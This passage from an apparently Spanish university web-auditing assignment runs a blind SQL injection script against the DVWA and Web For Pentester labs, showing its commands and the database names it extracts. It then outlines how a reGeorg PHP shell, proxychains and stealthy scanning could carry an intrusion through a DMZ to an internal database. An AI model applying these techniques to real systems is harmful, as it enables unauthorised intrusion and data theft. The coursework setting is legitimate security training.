

Figura 8. Terminando la ejecución del script

2.1.5 Ejecución del script desarrollado para Web For Pentester (Example 1)

Además de la aplicación *DVWA*, también se ha tenido en cuenta la posibilidad de ejecutar este *script* contra la aplicación de *Web For Pentester* en el ejemplo 1, para lo cual lanzaremos el siguiente comando:

```
$ python3 auto_blind_sql_injection.py http://10.0.2.7/sqli/example1.php name root "<td>root</td>"
```

Como podemos observar, en esta ocasión no es necesario añadir el valor de la *cookie* de *PHPSESSID*, por lo que estaremos ejecutando el script sobre la URL base *http://10.0.2.7/sqli/example1.php* con el parámetro *name*, valor *root* y valor esperado *"<td>root</td>"*, obteniendo que es vulnerable a *SQL Injection* con comillas simples *(string)*, tal y como podemos observar en la Figura 9:

```
debian@debian:~/mcsi/aw/modulo3/mcsi-aw-blind-sql-injection/src$ python3 auto_blind_sql_injection.py http://10.0.2.7/
sqli/example1.php name root "<td>root</td>"

[INFO] La dirección URL base es: http://10.0.2.7/sqli/example1.php?name=

------------ PASO 0 - Comprobar vulnerabilidad SQL Injection ----------------------------------------------------

[INFO] Comprobando vulnerabilidad Blind SQL Injection con: ' ...
[SUCCESS] ¡¡Vulnerabilidad Blind SQL Injection con: ' !!

-------------------------------------------------------------------------------------------------------------------

Acciones y funcionalidades disponibles:

        [1] Calcular el nº total de bases de datos
        [2] Calcular el nº de caracteres de cada una de las bases de datos
        [3] Identificar carácter a carácter el nombre de cada una de las bases de datos
        [4] Lanzar petición personalizada (experimental, solo para DVWA)
        [5] Salir del programa

Selecciona la acción del menú [1-5] (intro para opción por defecto [3]):
```

Figura 9. Ejecución del script auto_blind_sql_injection.py sobre el Example 1 de Web For Pentester

Si lanzamos directamente la opción por defecto pulsando *intro*, se llevará a cabo la **acción 3**, realizando el proceso completo de *Blind SQL Injection* para identificar el número total de bases de datos de la aplicación *Web For Pentester*, hasta identificar carácter a carácter el nombre de cada una de las bases de datos existentes.

En la Figura 10, podemos ver el resultado obtenido para esta aplicación:

```
Selecciona la acción del menú [1-5] (intro para opción por defecto [3]):

------------ PASO 1 - Calcular el nº total de bases de datos ----------------------------------------------------

+----------------------+
| Nº de bases de datos |
+----------------------+
|          2           |
+----------------------+

[INFO] Paso 1 completado satisfactoriamente

------------ PASO 2 - Calcular el nº de caracteres de cada una de las bases de datos -------------------------

[SUCCESS] El nombre de la base de datos #0 contiene 18 caracteres
[SUCCESS] El nombre de la base de datos #1 contiene 9 caracteres

+-----------------+------------------+
| # Base de datos | Nº de caracteres |
+-----------------+------------------+
|        0        |        18        |
|        1        |        9         |
+-----------------+------------------+

[INFO] Paso 2 completado satisfactoriamente

------------ PASO 3 - Identificar carácter a carácter el nombre de cada una de las bases de datos ------------

[SUCCESS] El nombre de la base de datos #0 es: information_schema
[SUCCESS] El nombre de la base de datos #1 es: exercises

+-----------------+----------------------------+
| # Base de datos | Nombre de la base de datos |
+-----------------+----------------------------+
|        0        |     information_schema     |
|        1        |         exercises          |
+-----------------+----------------------------+

[INFO] Paso 3 completado satisfactoriamente
```

Figura 10. Obtención de las bases de datos de la aplicación Web For Pentester

2.1.6 Resultados obtenidos

En este último apartado se analizan y se muestran los resultados obtenidos para la ejecución de las diferentes fases implementadas en el *script*.

En la Tabla 2, se muestran los resultados obtenidos de la ejecución del *script* contra la aplicación *DVWA* en la sección de *Blind Base SQL Injection*:

#Paso	Acción	Resultado
0	Detección de vulnerabilidad y tipo de SQL Injection	Comillas simples
1	Extracción del nº de bases de datos	7 bases de datos
2	Extracción del tamaño del nombre de las bases de datos	#0 → 18 caracteres #1 → 4 caracteres #2 → 10 caracteres #3 → 5 caracteres #4 → 7 caracteres #5 → 8 caracteres #6 → 11 caracteres
3	Extracción del nombre de las bases de datos	#0 → information_schema #1 → dvwa #2 → metasploit #3 → mysql #4 → owasp10 #5 → tikiwiki #6 → tikiwiki195
4	Lanzamiento de consultas personalizadas	user() → root@localhost database() → dvwa

Tabla 2. Resultados obtenidos en la ejecución del script sobre la aplicación DVWA

En la Tabla 3, se muestran los resultados obtenidos para la aplicación *Web For Pentester*:

#Paso	Acción	Resultado
0	Detección de vulnerabilidad y tipo de SQL Injection	Comillas simples
1	Extracción del nº de bases de datos	2 bases de datos
2	Extracción del tamaño del nombre de las bases de datos	#0 → 18 caracteres #1 → 9 caracteres
3	Extracción del nombre de las bases de datos	#0 → information_schema #1 → exercises

Tabla 3. Resultados obtenidos en la ejecución del script sobre la aplicación Web For Pentester

2.2 Ejercicio 2

En este segundo ejercicio se propone al alumno investigar de qué forma podría llegar a comprometerse una frontal web, donde se ha identificado una inyección SQL. La peculiaridad en este caso radica en que la base de datos se encuentra en un sistema distinto al frontal web. Como sería posible en este caso utilizar la inyección SQL para llegar a subir un reGeorg en el frontal, de tal forma que sea posible desarrollar una intrusión interna. Al tratarse de un caso ficticio no se requerirán evidencias, pero si el detalle sobre las posibles acciones que serían realizadas, así como herramientas o técnicas de ataque.

2.2.1 Escenario

Para realizar este ataque, supondremos que nos encontramos fuera de la organización, pero hemos sido capaces de detectar que un frontal web es vulnerable a inyecciones *SQL*, pudiendo además subir una *PHP shell* y, mediante ***reGeorg***, poder tener acceso al servidor comprometido.

Una vez hemos conseguido posicionarnos dentro de la red del servidor web (ubicado en una DMZ), trataremos de encontrar otros sistemas dentro de esa misma red y extraer alguna información de interés sobre estos, como por ejemplo sus servicios y puertos abiertos.

A partir de ahí, trataremos de encontrar algunas vulnerabilidades en dichos sistemas, intentando ganar el acceso a otra máquina y, una vez comprometida, comprobaremos si tiene alguna tiene conectividad contra el servidor de base de datos ubicado en otra red interna, para así intentar llevar a cabo una intrusión a la red interna donde se encuentra.

En la Figura 11, se muestra un diagrama sobre el escenario planteado, subiendo un *reGeorg* al frontal web y cómo podríamos desarrollar la intrusión interna



Figura 11. Escenario para subir un reGeorg al frontal y realizar una intrusión a la red interna

2.2.2 Intrusión interna: inyección SQL + reGeorg

Para la realización de este ejercicio, necesitaríamos hacer uso de una herramienta como *reGeorg*, la cual podemos descargar desde su repositorio oficial en *GitHub*:

```
$ git clone https://github.com/sensepost/reGeorg
```

Descargada la herramienta, tendremos que ser capaces de subir un fichero del tipo ***tunnel.nosocket.php***, incluido en el repositorio anterior, mediante la vulnerabilidad *SQL Injection* detectada en el servidor de la aplicación web, para obtener una *PHP shell*.

Hecho esto, comprobaríamos si hemos sido capaces de subir dicho fichero correctamente para el *reGeorg*, ejecutando el siguiente comando:

```
$ python reGeorgSocksProxy.py -u <URL_del_recurso>
```

Adicionalmente, tendríamos que configurar *proxychains* apuntando al puerto que hemos abierto en local con *reGeorg*. De esta manera, podremos lanzar comandos a través del *proxy socks5* que hemos creado anteriormente, consiguiendo el acceso a la máquina del aplicativo web.

Por ejemplo, si queremos ejecutar un escaneo con *nmap* del puerto 80 sobre la máquina del servidor web vulnerable, podremos ejecutar el siguiente comando de ejemplo:

```
$ proxychains nmap -sT -p80 127.0.0.1
```

Entendido este paso inicial, podremos continuar realizando los siguientes pasos para tratar de conseguir realizar una intrusión interna, ya que lo más común es que el servidor de la aplicación web se encuentre en una DMZ.

1. Análisis de información de interés sobre la máquina del aplicativo web como, por ejemplo, información y credenciales de usuarios para saltar de esa máquina a otra por algún protocolo, para seguir sacando información.
2. Identificación y escaneo de otros servicios de gestión (*SSH*, por ejemplo) adicionales en la máquina del aplicativo web para ver si tiene comunicación con otros equipos de la misma zona DMZ (servicios utilizados dentro de la DMZ pero que no están abiertos a Internet), aunque esto puede ser difícil de encontrar si está bien configurada la DMZ.
3. Identificación de otros equipos de la zona DMZ donde se encuentra, sus direcciones IP, nombres de máquinas internas y otros servicios adicionales abiertos que pudieran ser vulnerables (*SMB* → 445 me va a permitir sacar información de la máquina, su nombre, si está integrada en un dominio, usuarios… ; *RDP* → 3389, Servidor de aplicaciones → 8080), evitando realizar escaneos masivos, haciendo un simple "toque" contra alguno de los puertos que más nos interesan, siempre generando el mínimo tráfico posible.
4. *[Paso opcional] Crear webshell + filemanager + utilizar Burpsuite con proxy socks para tener un proxy HTTP que se lleve el tráfico proxy socks y este se lo lleva al php que salga por la máquina, pudiendo hacer uso de alguna herramienta sobre alguna máquina de la red DMZ que vaya por HTTP, si en algún caso pudiera resultar de utilidad.*
5. En el caso de encontrar algún servicio o puerto abierto en las otras máquinas de la DMZ, tratar de identificar vulnerabilidades asociadas para finalmente ganar el acceso a dicha máquina.

6. En el caso de ganar el acceso a otra máquina de la DMZ, escanear nuevamente con qué otras máquinas de la red tienen conectividad, así como identificar posibles comunicaciones con otras redes internas de la organización, por ejemplo, aquella donde se encuentre la base de datos.
7. Por último, y en caso de encontrar una máquina de la DMZ con conectividad contra la base de datos, habría que identificar información sobre dicha base de datos (tipo de base de datos, versión utilizada, etc) y buscar vulnerabilidades asociadas o fallos de configuración para tratar de comprometerla.

De esta forma resumida, desde un punto de vista teórico, podríamos realizar una intrusión interna a la base de datos, habiendo comprometido el servidor del frontal web y pasando por diferentes máquinas de la DMZ u otras redes internas hasta finalmente llegar a la base de datos.

3. CONCLUSIONES Y PROBLEMAS ENCONTRADOS

En estos ejercicios se ha puesto en práctica los conocimientos adquiridos en clase a la parte correspondiente de vulnerabilidades en la parte servidor, aprovechando la vulnerabilidad de *SQL Injection* de la forma *blind-based*.

Para ello, se ha llevado a cabo la realización de un script que automatiza el proceso completo de identificación del número de bases de datos totales, hasta llegar a extraer el nombre de cada una de las bases de datos carácter a carácter de la aplicación comprometida.

Por último, se detalla de forma teórica cómo se podría llevar a cabo una intrusión interna a una base de datos situada en una red interna distinta a la red (normalmente DMZ) donde se encuentra el servidor del aplicativo web, siempre estando nosotros desde fuera de la organización.

4. BIBLIOGRAFÍA / WEBGRAFÍA

A continuación, se listan los recursos utilizados para la realización de esta práctica:

- *Transparencias y recursos adicionales disponibles en el Campus Virtual de la asignatura Auditoría Web*